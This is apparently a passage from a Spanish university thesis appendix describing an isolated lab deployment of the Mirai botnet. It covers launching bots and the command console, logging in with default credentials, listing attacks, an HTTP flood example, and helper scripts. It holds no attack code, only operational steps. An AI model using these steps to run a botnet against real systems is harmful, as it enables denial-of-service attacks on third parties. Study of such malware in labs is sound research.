


Figura A.14: Inicio de Botnet y carga de malware con *start.bat*.

A.2.3 Operaciones y pruebas de Mirai

Luego conectamos mediante *Telnet* con la consola para realizar los ataques:




Figura A.15: Conexión telnet con Putty.

En este caso, se ha empleado la herramienta *Putty* para conectarse, pero es posible emplear cualquier otra.

Introducimos el usuario y contraseña configurados y accedemos (por defecto son user: mirai password:password):

Figura A.16: Consola atacante.

En esta consola, podremos enviar cualquier ataque disponible. Para ver los ataques disponibles y su información podemos introducir:

- ?
- help

Del mismo modo, escribiendo el nombre del ataque seguido de `?` o bien "help" podemos ver más información del ataque, formato, flags, etc.




Figura A.17: Ejemplo de ataque HTTP Flood.

A.2.4 Herramientas extra

Se ha proporcionado diferentes utilidades con las que se puede ejecutar Mirai, todo ello se puede encontrar en el directorio `scripts`:




Figura A.18: Scripts disponibles.

- Iniciar maquinas individualmente:
  - **Iniciar bots**: Si se desea crear únicamente los bots ejecutar el archivo `iniciar bots.bat`.
  - **Iniciar maquina principal**: Si se desea crear únicamente la máquina principal ejecutar el archivo `iniciar mirai.bat`.
- **Debug**: Se debe cambiar la red del bot 1 a NAT, posteriormente, ejecutar `debug.bat`, acceder a bot 1 y comprobar que se ha pasado el archivo correctamente. Por último, es **IMPORTANTE** cerrar de nuevo la red pasando de NAT a NO CONECTADO y finalmente ejecutar el archivo `mirai.dbg` como root. (Está ubicado en /home/admin)




Figura A.19: Terminal del debuger en bot 1.

- **Actualizar cambios**: En caso de hacer cambios en el programa principal puede utilizar `actualizarCambiosCNC.bat` para aplicarlos y compilarlo de nuevo todo.

Universidad de Alcalá
Escuela Politécnica Superior

Universidad de Alcalá